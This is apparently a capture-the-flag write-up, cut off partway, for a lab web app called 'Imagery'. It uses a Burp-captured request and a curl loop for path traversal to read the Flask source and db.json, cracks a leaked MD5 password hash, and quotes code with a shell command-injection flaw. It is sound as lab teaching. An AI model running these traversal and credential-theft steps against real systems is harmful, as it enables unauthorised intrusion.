
Click download log downloads a file, but its content doesn't have any interesting info. But when I grab the packet on burpsuite

Request


Pretty Raw Hex

```
1  GET /admin/get_system_log?log_identifier=admin%40imagery.htb.log HTTP/1.1
2  Host: 10.129.11.158:8000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://10.129.11.158:8000/
8  DNT: 1
9  Connection: keep-alive
10 Cookie: session=
   .eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571
   R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aXmSsA.eAYQChGsfeIiNFnyYCRkpxj
   SyLo
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
13
14
```

Let's check if it's vulnerable to directory reversal




It works! Let's check flask's main file, app.py



It has some more files. Let's download all these files.

```
for i in "app" "config" "utils" "api_auth" "api_upload" "api_manage"
"api_edit" "api_admin" "api_misc"; do curl --path-as-is -i -s -k -b
$'session=<session_cookie>' "http://10.129.11.158:8000/admin/get_system_log?
log_identifier=../../../../../../../proc/self/cwd/$i.py" > $i.py; done
```

config.py shows there's db.json



Let's also download it

```
for i in "db.json"; do curl --path-as-is -i -s -k -b $'session=
<session_cookie>' "http://10.129.11.158:8000/admin/get_system_log?
log_identifier=../../../../../../../proc/self/cwd/$i" > $i; done
```

Delete some lines from header in db.json and run jq to see the content

```
cat db.json | jq . | less -S
```

```
{
  "users": [
    {
      "username": "admin@imagery.htb",
      "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
      "isAdmin": true,
      "displayId": "a1b2c3d4",
      "login_attempts": 0,
      "isTestuser": false,
      "failed_login_attempts": 0,
      "locked_until": null
    },
    {
      "username": "testuser@imagery.htb",
      "password": "2c65c8d7bfbca32a3ed42596192384f6",
      "isAdmin": false,
      "displayId": "e5f6g7h8",
      "login_attempts": 0,
      "isTestuser": true,
      "failed_login_attempts": 0,
      "locked_until": null
    }
  ],
```


It leaks credentials. Also, note that testuser has isTestuser field true. Let's go to crackstation to crack it.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5d9c1d507a3f76af1e5c97a3ad1eaa31
2c65c8d7bfbca32a3ed42596192384f6
```

I'm not a robot
reCAPTCHA is changing its terms of service.
Take action.
reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5d9c1d507a3f76af1e5c97a3ad1eaa31	Unknown	Not found.
2c65c8d7bfbca32a3ed42596192384f6	md5	iambatman

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

I get testuser's credential

Get web shell

Both frontend and backend block edit image functions by users that are not test user

```
function handleEditImage(imageId) {
    if (!loggedInUserIsTestUser) {
        showMessage('Feature still in production.', 'error');
        return;
    }
    closeAllImageMenus();
    const image = currentImages.find(img => img.id === imageId);
    if (!image) {
        showMessage('Image not found for editing.', 'error');
        return;
    }

    const editModalOverlay = document.getElementById('edit-modal-overlay');
    document.getElementById('editImageId').value = image.id;
    document.getElementById('editTitle').value = image.title;
    document.getElementById('editDescription').value = image.description;


    const editGroupSelect = document.getElementById('editGroup');
    editGroupSelect.innerHTML = '';
    allImageCollections.forEach(collection => {
        const option = document.createElement('option');
        option.value = collection.name;
        option.textContent = collection.name;
        if (collection.name === image.group) {
            option.selected = true;
        }
        editGroupSelect.appendChild(option);
    });


    editModalOverlay.style.display = 'flex';
    editModalOverlay.classList.add('open');
}
```

```
@bp_edit.route('/apply_visual_transform', methods=['POST'])$
def apply_visual_transform():$
    if not session.get('is_testuser_account'):$
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403$
    if 'username' not in session:$
        return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401$
    request_payload = request.get_json()$
    image_id = request_payload.get('imageId')$
    transform_type = request_payload.get('transformType')$
    params = request_payload.get('params', {})$
    if not image_id or not transform_type:$
        return jsonify({'success': False, 'message': 'Image ID and transform type are required.'}), 400$
    application_data = _load_data()$
    original_image = next((img for img in application_data['images'] if img['id'] == image_id and img['uploadedBy'] == session['username']), None)$
    if not original_image:$
        return jsonify({'success': False, 'message': 'Image not found or unauthorized to transform.'}), 404$
    original_filepath = os.path.join(UPLOAD_FOLDER, original_image['filename'])$
    if not os.path.exists(original_filepath):$
        return jsonify({'success': False, 'message': 'Original image file not found on server.'}), 404$
    if original_image.get('actual_mimetype') not in ALLOWED_TRANSFORM_MIME_TYPES:$
        return jsonify({'success': False, 'message': f"Transformation not supported for '{original_image.get('actual_mimetype')}' files."}), 400$
    original_ext = original_image['filename'].rsplit('.', 1)[1].lower()$
    if original_ext not in ALLOWED_IMAGE_EXTENSIONS_FOR_TRANSFORM:$
        return jsonify({'success': False, 'message': f"Transformation not supported for {original_ext.upper()} files."}), 400$
    try:$
        unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"$
```


And this flask function has vulnerability to exploit. I can analyze it with opengrep(this tool and rules can be downloaded from github)

```
opengrep scan --config /opt/opengrep-rules/python/flask/ .
```





```
try:$
    unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"$
    output_filename_in_db = os.path.join('admin', 'transformed', unique_output_filename)$
    output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)$
    if transform_type == 'crop':$
        x = str(params.get('x'))$
        y = str(params.get('y'))$
        width = str(params.get('width'))$
        height = str(params.get('height'))$
        command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"$
        subprocess.run(command, capture_output=True, text=True, shell=True, check=True)$
    elif transform_type == 'rotate':$
        degrees = str(params.get('degrees'))$
        command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-rotate', degrees, output_filepath]$
        subprocess.run(command, capture_output=True, text=True, check=True)$
    elif transform_type == 'saturation':$
        value = str(params.get('value'))$
        command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"100,{float(value)*100},100", output_filepath]$
        subprocess.run(command, capture_output=True, text=True, check=True)$
    elif transform_type == 'brightness':$
        value = str(params.get('value'))$
        command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"100,100,{float(value)*100}", output_filepath]$
        subprocess.run(command, capture_output=True, text=True, check=True)$
    elif transform_type == 'contrast':$
        value = str(params.get('value'))$
        command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, '-modulate', f"{float(value)*100},{float(value)*100},{float(value)*100}", output_filepath]$
        subprocess.run(command, capture_output=True, text=True, check=True)$
    else:$
        return jsonify({'success': False, 'message': 'Unsupported transformation type.'}), 400$
```


Let's try. First, logout and login as testuser.




Upload any image with any field



